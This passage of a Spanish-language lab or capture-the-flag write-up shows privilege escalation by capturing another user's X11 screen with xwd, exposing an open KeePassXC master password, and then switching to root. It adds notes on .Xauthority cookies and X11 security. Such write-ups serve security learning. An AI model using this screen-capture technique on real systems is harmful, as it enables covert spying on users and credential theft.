
pantalla aparece, entre otras cosas, KeePassXC. Por tanto, cabría pensar que el usuario que está conectado tiene esta aplicación abierta.




- Vamos entonces a tratar de sacar una captura de pantalla con: `xwd -root -screen -silent -display :0 > screenshot.xwd`. Transferiremos esta captura a nuestro sistema. Como esta captura es un archivo *.xwd*, tendremos que convertirla a *.png*. Para ello, podemos ejecutar: `convert screenshot.xwd screenshot.png`.



- Ahora, podemos ver la imagen: `kitty + kitten icat screenshot.png`. Tenemos la contraseña maestra para la base de datos de KeePass.

- 

- Migramos a **root** usando esta contraseña. Obtenemos acceso.
  - 

> - El archivo **.Xauthority** es generado por el programa `xauth`, y es un archivo oculto en el directorio de inicio de un usuario en sistemas Unix y Linux. Su propósito principal es almacenar los "cookies" de autenticación de las conexiones *X11 (el sistema de ventanas X)*, que se utilizan para controlar el acceso a la sesión gráfica del usuario. Estos cookies de autenticación garantizan que solo los clientes (programas) autorizados puedan comunicarse con el servidor X, que maneja la pantalla, el teclado y el ratón.
> - Esto permite evitar que otras personas envíen imágenes u otras ventanas a tu pantalla, pero igualmente podría ocasionar que otras personas puedan "ver" lo que hay en tu pantalla. Por tanto, que otro usuario no autorizado pueda ver este archivo resulta un problema crítico de seguridad.

> - **X11** es un sistema de ventana gráfica y protocolo de red que proporciona la infraestructura base para los entornos gráficos en sistemas Unix y Unix-like, como Linux y FreeBSD. Fue desarrollado por el Massachusetts Institute of Technology (MIT) como una evolución del sistema X10. En términos simples, X11 es el estándar subyacente que permite la creación de interfaces gráficas de usuario (GUI) en sistemas Unix. Proporciona las herramientas y bibliotecas necesarias para gestionar ventanas, manejar dispositivos de entrada como el teclado y el ratón, y dibujar elementos gráficos en la pantalla.